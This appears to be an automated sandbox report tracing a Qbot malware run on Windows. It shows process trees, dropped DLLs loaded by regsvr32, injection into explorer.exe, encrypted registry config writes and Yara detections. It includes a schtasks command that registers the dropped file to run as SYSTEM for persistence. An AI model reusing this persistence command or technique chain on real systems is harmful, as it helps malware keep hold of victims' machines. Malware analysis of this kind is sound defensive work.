Analysis Process: cvtres.exe PID: **1124**, Parent PID: **4480**

General

Target ID:	18
Start time:	19:50:54
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES2969.tmp" "c:\Users\user\AppData\Local\Temp\asaommz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP"
Imagebase:	0x3c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4384**, Parent PID: **6752**

General

Target ID:	20
Start time:	19:51:00
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\i3ghm531\i3ghm531.cmdline
Imagebase:	0x270000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\i3ghm531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2CE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\i3ghm531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP	success or wait	1	2E9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\i3ghm531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	2E967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\i3ghm531\i3ghm531.cmdline	unknown	358	success or wait	1	2CE638	ReadFile
C:\Users\user\AppData\Local\Temp\i3ghm531\i3ghm531.0.cs	unknown	791	success or wait	1	2CE638	ReadFile

Analysis Process: cvtres.exe PID: **4536**, Parent PID: **4384**

General

Target ID:	23
Start time:	19:51:02
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4732.tmp" "c:\Users\user\AppData\Local\Temp\i3ghm531\CSCC6D89D5E8D544281B069B8814BE4D14E.TMP"
Imagebase:	0x3c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1320**, Parent PID: **6752**

General	
Target ID:	27
Start time:	19:51:27
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t.A
Imagebase:	0x9d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001B.00000002.672940732.00000000043F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001B.00000002.672803650.00000000043C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001B.00000002.672803650.00000000043C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001B.00000002.673715833.0000000004990000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: regsvr32.exe PID: 5688, Parent PID: 6752

General	
Target ID:	28
Start time:	19:51:28
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t1.A
Imagebase:	0x9d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001C.00000002.673063332.00000000042A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001C.00000002.673012355.0000000004280000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001C.00000002.672779315.0000000000810000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001C.00000002.672779315.0000000000810000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: regsvr32.exe PID: 4768, Parent PID: 6752

General

Target ID:	29
Start time:	19:51:29
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t2.A
Imagebase:	0x9d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001D.00000002.677304446.0000000004AA0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001D.00000002.677304446.0000000004AA0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001D.00000002.677381377.0000000004AF0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001D.00000002.677339037.0000000004AD0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 5404, Parent PID: 6752

General

Target ID:	30
Start time:	19:51:42
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\01rkp2ka\01rkp2ka.cmdline
Imagebase:	0x270000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\01rkp2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2CE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\01rkp2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP	success or wait	1	2E9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\01rkp2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	2E967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\01rkp2ka\01rkp2ka.cmdline	unknown	358	success or wait	1	2CE638	ReadFile
C:\Users\user\AppData\Local\Temp\01rkp2ka\01rkp2ka.0.cs	unknown	11965	success or wait	1	2CE638	ReadFile

Analysis Process: cvtres.exe PID: **4496**, Parent PID: **5404**

General

Target ID:	31
Start time:	19:51:56
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES1B1C.tmp" "c:\Users\user\AppData\Local\Temp\01rkp2ka\CSC332C869B68444DFCA3A2C61AAABD180.TMP"
Imagebase:	0x3c0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **4384**, Parent PID: **1320**

General

Target ID:	32
Start time:	19:51:59
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x850000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000020.00000000.671132506.0000000002F80000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000020.00000002.676164607.0000000002F80000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t.A	0	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	2F8B352	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t.A	unknown	1437696	success or wait	2	2F8B3B0	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	80896	success or wait	2	2F8B3B0	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	success or wait	1	2F8A879	RegCreateKeyA

Analysis Process: explorer.exe PID: **2256**, Parent PID: **5688**

General

Target ID:	33
Start time:	19:51:59

Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x850000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000021.00000002.710753771.0000000002E60000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000021.00000000.671727955.0000000002E60000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Eclkbzdlna	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2E6307B	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t1.A	0	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	2E6B352	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t1.A	0	1437696	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	2E6B352	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t1.A	unknown	1437696	success or wait	2	2E6B3B0	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	80896	success or wait	2	2E6B3B0	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	90346181	binary	7F 13 1E 93 B0 87 C3 11 EF 6D 25 26 25 63 E9 21 4E D2 38 48 72 97 07 5E F8 1E 5D 34 16 DE 64 D8 43 74 5F 73 61 FA BD 57 C0 97 FF 91 77 6D 0C E2 57	success or wait	1	2E6AD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	a5abb1cf	binary	E1 09 F6 FE 0F 74 93 77 40 5C B0 90 D4 A8 07 32 84 F8 EA A9 8B BD 33 80 18 69 32 C5 36 FA 8B E4 B7 22 75 59 49 82 76 36 0A 45 8E 63 26 84 E9 F7 60 D4 4B CA E2 BD B8 94 EA 23 96 01 C9 04 D9 D2 07 19 DD 89 D8 3C 40 A0 C0 F5 01 85 BB 82 48 BF 04 8A 66 AA 4C AD 89 AD 18 E0 D0 2C 36 EE 4F 13 50 F1 40 86 C6 99 A4 1B 72 24 43 20 C7 68 9C A0 40 F9 71 B8 89 76 44 60 1C 79 D2 DA B0 5D F0 91 1F 40 B2 DE F6 BA 28 37 DB 3F CB B0 47 BE 4C 5D 1C DD BA 88 79 D3 D3 74 65 40 CA 65 A6 4B 91 25 12 96 3D EA AA 21 D6 B9 24 F1 0A 54 70 8E 9B AD 36 26 49 78 D9 E0 F5 AE 70 22 A9 82 1F 3A F0 35 00	success or wait	1	2E6AD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	a7ea91b3	binary	E3 7F 23 79 6B 31 96 83 83 CE FD C2 D7 B4 29 BD F4 97 5C D9 8A DD 17 5D 34 8D 60 B7 9C 4B 77 15 1C C4 1B 19 5F AE A3 F7 D4 EE 46 81 9C C9 D6 D2 A8 84 50 F3 01 F9 7D E4 71 5D 31 26 E8 26 D2 E7 E0 8C C1 DC C4 B0 5B A2 70 AB B2 74 BB 1B D0 59 87 C2 B0 DA 12 DD 93 49 D9 F3 40 19 E4 4B 15 84 ED 98 6A A5 09 39 DF 31 1E 12 EC 1C D1 18 A8 D0 56	success or wait	1	2E6AD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	1f56f6d6	binary	D7 FB 62 6C 14 05 C5 22 53 B6 9B 8F A4 B9 82 E9 14 16 7F 6E BB 7E A7 78 D6 78 E5 1B E7 EB 14 1D B8 34 0F 91 11 17 EF 3D DD AC 33 47 31 6E 36 F9 9D 2E CB F9 D3 DA 3E 2E 55 9B AF 98	success or wait	1	2E6AD9C	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	625eb95c	binary	AC 1F BE C9 9B DB 8A 43 8B 97 59 2F 11 86 01 9B 02 DB 98 56 40 4A B3 51 AE 57 C0 14 0F 49 DF B4 2F C8 75 B8 A5 AC 2F 45 34 21 56 86 AC D0 67 A0 8B E5 E8 1D 8A 13	success or wait	1	2E6AD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	dae2de39	binary	3B 0F 1C A9 53 F7 13 CD 64 77 C1 C5 AF E2 DF 98 BA 8C 01 53 15 A0 64 6E 74 F3	success or wait	1	2E6AD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	1d17d6aa	binary	0D 0A 85 D6 AC F8 28 FF D2 9A 49 07 96 2F 4C 0E EC 34 C7 57 80 8C F9 4C 5C 3D BA DB A2 90 73 70 A9 D7 9C 02 5B 13 D4 2F 03 D7 A2 78 7F 61 B4 57 48 2E AC 76 7E EF AA 54 C6 B7 19 D1 45 91 DC 33 CE 00 2A 0B AC 8F A1 A4 02 8B 33 FE 6F 88 40 87	success or wait	1	2E6AD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	ef7d0e77	binary	6C 0F C6 91 E5 CA 46 7B 9E B2 56 91 35 91 20 CE EC B9 02 86 06 C1 FF 07 89 9A EC 24 C5 B2 0E 81 46 AC EB A2 C7 B3 08	success or wait	1	2E6AD9C	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ktwzpujkk	90346181	binary	7F 13 1E 93 B0 87 C3 11 EF 6D 25 26 25 63 E9 21 4E D2 38 48 72 97 07 5E F8 1E 5D 34 16 DE 64 D8 43 74 5F 73 61 FA BD 57 C0 97 FF 91 77 6D 0C E2 57	7F 13 09 93 B0 87 F6 FC 6E 18 D1 4E D8 BF D3 E3 85 C9 FB C6 BC 88 1F 04 00 88 66 B1 CF 57 67 4F 9E 86 16 B4 49 0D 18 5A ED E1 0B 58 EF B0 9C A5 56 3A E0 83 10 F5 59 2B 0C 9C 40 7E 8D BB D4 30 A7 70 42 44 A0 8B	success or wait	1	2E6AD9C	RegSetValueExA

Analysis Process: explorer.exe PID: **5492**, Parent PID: **4768**

General

Target ID:	34
Start time:	19:52:01
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x850000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000022.00000002.679063028.0000000002EC0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000022.00000000.675088728.0000000002EC0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: schtasks.exe PID: **4456**, Parent PID: **2256**

General

Target ID:	35
Start time:	19:52:04
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn swyghewz /tr "regsvr32.exe -s \"C:\Users\user\AppData\Local\Temp\t1.A\"" /SC ONCE /Z /ST 19:54 /ET 20:06

Imagebase:	0xec0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1548**, Parent PID: **4456**

General	
Target ID:	36
Start time:	19:52:05
Start date:	07/06/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: **6036**, Parent PID: **1040**

General	
Target ID:	37
Start time:	19:52:07
Start date:	07/06/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s "C:\Users\user\AppData\Local\Temp\t1.A"
Imagebase:	0x7ff6a0db0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: **3976**, Parent PID: **6036**

General	
Target ID:	38
Start time:	19:52:10
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s "C:\Users\user\AppData\Local\Temp\t1.A"
Imagebase:	0x9d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Disassembly

No disassembly